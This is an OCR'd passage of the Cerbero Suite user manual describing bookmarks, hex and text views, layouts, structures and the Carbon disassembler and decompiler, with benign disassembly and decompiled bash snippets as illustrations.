
When adding a bookmark, a dialog appears that allows you to fill out various fields for the bookmark, including its name, timestamp, and description. The value field is computed automatically based on the current context. You can also specify whether the bookmark should enable a jump back to the analysis view.



Bookmarks can be edited, deleted, and organized into folders for better management.




If a bookmark is capable of jumping back to the analysis view, it will be highlighted in color. Selecting such a bookmark will return you to the exact analysis view in the same state as when you left it.




4.13.5 ADDITIONAL ANALYSIS VIEWS

Multiple analysis views can be open simultaneously. To open an additional analysis view, select 'Open New Analysis View'.



The analysis view that is used to display data is determined by which view is currently active. The active analysis view is distinguished by a different dock title color.



4.13.6 VIEWING DATA FROM DIFFERENT OBJECTS SIDE-BY-SIDE

Viewing data from different objects side-by-side involves utilizing multiple analysis views. After opening and activating an additional analysis view, it can be used to view data from a different root or child object.


It's important to note that there can only be one current object at any time in the analysis workspace for which you can create bookmarks and add child objects.

4.14 HEX VIEWS

Hex views are one of the most fundamental ways to visualize data in Cerbero Suite, offering numerous features and significant flexibility.


4.14.1 SAVING SELECTED DATA TO DISK

To save selected data to a disk, utilize the 'Copy' → 'Copy Into New File' context menu action.



4.14.2 VIEWING SELECTED DATA AS TEXT


To convert hex data into text, there are primarily two methods. The quickest approach is to select the 'To Text' option from the context menu, which launches a new text browser view. This view automatically identifies the encoding, but you have the option to modify it if needed.



The alternative method is to use the 'Bytes To Text' conversion action.


4.14.3 EDITING DATA

In the analysis workspace, all views are designed to display information without altering the original data, preserving the integrity of forensic evidence. However, hex views allow for safe editing operations, ensuring the original data remains unchanged. These editing features enable users to modify data temporarily, which can then be saved to disk using the 'Copy Into New File' action or used in subsequent operations.



4.14.4 ADDING ROOT OBJECTS


While adding child objects is permitted solely within the context of analysis views, adding a root object from the contents of a hex view is always possible using the 'Add Root Object' and 'Add Selection as Root Object'.




4.14.5 LAYOUTS

Hex views enable you to define layout elements for data analysis with ease.


To create a new layout element, select a portion of data in the hex view and select 'Add Interval'.




Upon selection, a dialog will appear where you can specify the name and color of the layout element.




Once added, the layout element will be visible in the hex view.



An existing layout can be loaded using the 'Select...' menu action.




The 'Layouts' dialog allows you to load, rename, delete, import, and export layouts. By default, layouts are saved within the current project. Importing and exporting layouts is useful for sharing them between different projects or for saving layouts to disk when operating outside the analysis workspace, allowing them to be reloaded later.




4.14.6 LAYOUT INSPECTOR

To view an overview of the elements in the current layout, you can open the layout inspector by selecting the 'Inspector' menu action.




The layout inspector not only provides an overview of the current layout elements but also allows you to inspect structures.




4.14.7 STRUCTURES


In addition to intervals, you can add structures to a layout by using the 'Add Structure' context menu action.



This action prompts a dialog that allows you to choose the header from which to select a structure. Additional options include setting the array size (if it's an array of structures) and specifying the description and color of the layout element.




Once a structure is added to the layout, you can inspect it using the layout inspector.




Header files are created using the Header Manager, a tool that parses C/C++ code to extract structures, or by exporting types from PDB debug files.

Header files can be located in the user 'headers' directory or within the current project.




The '[Project Header]' refers to the header included in the current project. To import structures into this header, you must launch the Header Manager tool from the analysis workspace.



You can find more information about headers and structures on the dedicated SDK page.

4.15 TEXT BROWSER VIEWS


Text browser views are read-only views capable of handling large quantities of text. These views are aesthetically similar to text views and support syntax highlighting.




4.15.1 TEXT ENCODING

Unlike text views, text browser views allow you to change the codec used to decode the current text. This feature is particularly useful when the text browser is opened from a hex view and the text encoding has not been correctly detected.

To change the text codec, select 'Encoding' from the context menu.




This will prompt a dialog that allows you to choose the codec used to decode the text.




4.15.2 SYNTAX HIGHLIGHTING

You can select the syntax highlighting for the text by using the context menu.




4.15.3 SAVING CONTENT TO DISK

To save the content of the text browser view to disk, select 'Save to Disk' from the context menu.



4.15.4 OPENING AN EDITABLE TEXT VIEW

When editing text is necessary, you can open a new text view containing the same content as the text browser view by selecting 'Open in Editor' from the context menu.




4.16 TEXT VIEWS

Text views are used to display editable text. Unlike text browser views, they are not designed to handle large quantities of text.


4.16.1 SYNTAX HIGHLIGHTING

Just as in text browser views, you can change the syntax highlighting for the text by using the context menu.



4.16.2 SAVING TO DISK

To save the content of the text view to disk, select 'Save to Disk' from the context menu.




4.17 CARBON DISASSEMBLY VIEWS

Carbon is a high-speed disassembly technology included in Cerbero Suite, designed to manage a wide range of disassembly tasks from binaries to memory dumps.

```
.text:0x140001004 loc_140001004:                          ; DATA XREF: 0x1400022E0
.text:0x140001004 ; try { // handler at loc_14000101F
.text:0x140001004     mov     eax, 0xA
.text:0x140001009     cdq
.text:0x14000100A     xor     ecx, ecx
.text:0x14000100C     idiv    ecx
.text:0x14000100E     mov     edx, eax
.text:0x140001010     lea     rcx, [0x1400021B8]          ; "%d"
.text:0x140001017     call    qword ptr [0x140002118] -> printf
.text:0x14000101D     jmp     loc_14000102D
.text:0x14000101D ; } // starts at loc_140001004
.text:0x14000101F
.text:0x14000101F loc_14000101F:                          ; DATA XREF: 0x1400022EC
.text:0x14000101F ; except(1) { // owned by loc_140001004
.text:0x14000101F     lea     rcx, [0x1400021C0]          ; "caught\n"
.text:0x140001026     call    qword ptr [0x140002118] -> printf
.text:0x14000102C     nop
.text:0x14000102D
.text:0x14000102D loc_14000102D:                          ; CODE XREF: 0x14000101D
.text:0x14000102D     xor     eax, eax
.text:0x14000102F     add     rsp, 0x28
.text:0x140001033     ret
.text:0x140001033 ; } // starts at sub_140001000
```

Carbon disassembly views enable you to examine and alter the contents of a Carbon disassembly project. Typically, these projects are accessed from specific entries in the

summary view. For executables, a native code entry automatically appears in the summary view, providing direct access to a Carbon disassembly project.




You also have the option to create your own disassembly projects. In Cerbero Suite, any individual object in the object hierarchy can be linked to multiple disassembly projects, each configured with a different default architecture if necessary. Furthermore, it is possible to combine multiple architectures within the same disassembly project.

4.17.1 DECOMPILING

All Carbon disassembly views support the decompilation of disassembled functions.

```
loc_41D3E8:
        _shell_name = pcVar12;
        if (_dollar_vars != 0) {
            sh_xfree(_dollar_vars, "../bash/shell.c", 0x63B);
        }
        iVar8 = strlen(_shell_name);
        uVar9 = sh_xmalloc(iVar8 + 1, "../bash/shell.c", 0x63C);
        _dollar_vars = strcpy(uVar9, _shell_name);
        if (((_shell_name == (char *)0x0) || (*_shell_name == '\0')) ||
           ((*_shell_name == '-' && (_shell_name[1] == '\0')))) {
            _shell_name = (char *)"bash";
        }
        _shell_start_time = time(0);
        uVar16 = uStack_2c;
        if (uStack_2c == uStack_18) goto loc_41D554;
        unaff_x23 = (uint32_t *)ppcStack_20[(int32_t)uStack_2c];
        if (unaff_x23 == (uint32_t *)0x0) goto loc_41D554;
        if (*(char *)unaff_x23 != '-') goto loc_41D554;
        unaff_w26 = 0;
        unaff_x27 = (uint8_t **)&"debug";
        unaff_x28 = (uint8_t *)"debug";
```

To open the decompiler view you can either select the corresponding option from the context menu or simply press the Tab key.




You can toggle between the decompiler view and the disassembly view using the Tab key.

If you're unable to open the decompiler, ensure that the caret in the disassembly view is positioned within a function. If no function is defined, you may need to define one.


4.17.1.1 CHANGING A FUNCTION PROTOTYPE

To modify the prototype of a function in the decompiler view, use the dedicated action available in the context menu or press the Y key.




4.17.2 RENAMING ITEMS

You can rename labels in the disassembly view, as well as function names and variables in the decompiler view, by using the corresponding action from the context menu or by pressing the N key.




4.17.3 ADDING COMMENTS

To add comments, select the appropriate action from the context menu or press the semi-colon key (;).



4.17.4 FLAGGED LOCATIONS


Flagged locations are points of interest in the code that you can mark for quick reference. You can manage these locations using the context menu or keyboard shortcuts.




Alternatively, you can use bookmarks instead of flagged locations. The key difference is that flagged locations are specific to the current disassembly project.

4.17.5 DEFINING CODE


You can define code by selecting 'Make Code' from the context menu or by pressing the C key. If there is no active selection in the disassembly view, the code analysis will begin at the caret's current location. If a selection is present, the code analysis will be confined to the selected data range.



The 'Make Code' action defines code using the default architecture of the disassembly project. However, you can select a different architecture by choosing 'Make Code As...' from the context menu.




This action prompts a dialog that allows you to choose from the available architectures.




4.17.6 DEFINING DATA


To define data, select 'Data' from the context menu or press the D key.



This action prompts a dialog that lets you choose from the available data types.




To reapply the same data type, you can select 'Data Repeat' from the context menu or press the W key.



4.17.7 UNDEFINING CODE AND DATA


To undefine either code or data, you can select 'Undefine' from the context menu or press the U key.



If a selection is available, the action will undefine the selected range in the disassembly view. If no selection is present, it will undefine the item at the current caret's position.

4.17.8 DEFINING AND UNDEFINING FUNCTIONS

To define and undefine functions, you can use the context menu or press the P key to define a function.




Once a function is defined, either through automatic analysis or manual action, it can be decompiled.

4.17.9 NAVIGATION

In the disassembly view, you can navigate to addresses, labels, and cross-references by double-clicking on them or by positioning the caret over them and pressing the Enter/Return key. You can navigate through functions in the decompiler view using the same methods.

To return to a previous position in either the disassembly or decompiler view, you can use the Esc key.


To navigate to other places of interest, you can use the context menu or keyboard shortcuts.



4.17.9.1 ADDRESSES


To navigate to a specific address, select 'Go To Address...' from the context menu or press the G key. This action opens a dialog that allows you to enter a custom Python

expression.



4.17.9.2 ENTRY POINTS


To navigate to an entry point, use the 'Go To...' → 'Entry Point' action from the context menu or press the Ctrl+1 shortcut. This action opens a dialog that allows you to select the entry point you wish to navigate to.



All Carbon list dialogs feature a text filter that allow you to quickly locate specific items of interest.


4.17.9.3 FUNCTIONS

To navigate to an function, use the 'Go To...' → 'Function' action from the context menu or press the Ctrl+2 shortcut. This action opens a dialog that allows you to select the function you wish to navigate to.




4.17.9.4 IMPORTS

To navigate to an imported symbol, use the 'Go To...' → 'Import' action from the context menu or press the Ctrl+3 shortcut. This action opens a dialog that allows you to select the imported symbol you wish to navigate to.



4.17.9.5 EXPORTS


To navigate to an exported symbol, use the 'Go To...' → 'Export' action from the context menu or press the Ctrl+4 shortcut. This action opens a dialog that allows you to select the exported symbol you wish to navigate to.



4.17.9.6 STRINGS

To navigate to a string, use the 'Go To...' → 'String' action from the context menu or press the Ctrl+5 shortcut. This action opens a dialog that allows you to select the string


you wish to navigate to.



The provided string list includes only basic English strings identified during code analysis. For a more comprehensive string detection, use the 'Find Strings' action.

4.17.9.7 LABELS

To navigate to a label, use the 'Go To...' → 'Label' action from the context menu or press the Ctrl+6 shortcut. This action opens a dialog that allows you to select the label you wish to navigate to.




Unlike the list of functions, the list of labels includes entries that are not associated with a function.

4.17.9.8 MODULES

To navigate to a module, use the 'Go To...' → 'Module' action from the context menu or press the Ctrl+7 shortcut. This action opens a dialog that allows you to select the


module you wish to navigate to.



The dialog also enables you to initiate code analysis for specific modules. This feature is particularly useful in the context of memory dumps, where modules are not automatically analyzed. Additionally, the dialog provides the option to load debug symbols.

4.17.9.9 REGIONS


To navigate to a memory region, use the 'Go To...' → 'Region' action from the context menu or press the Ctrl+8 shortcut. This action opens a dialog that allows you to select the memory region you wish to navigate to.



4.17.9.10 CROSS REFERENCES

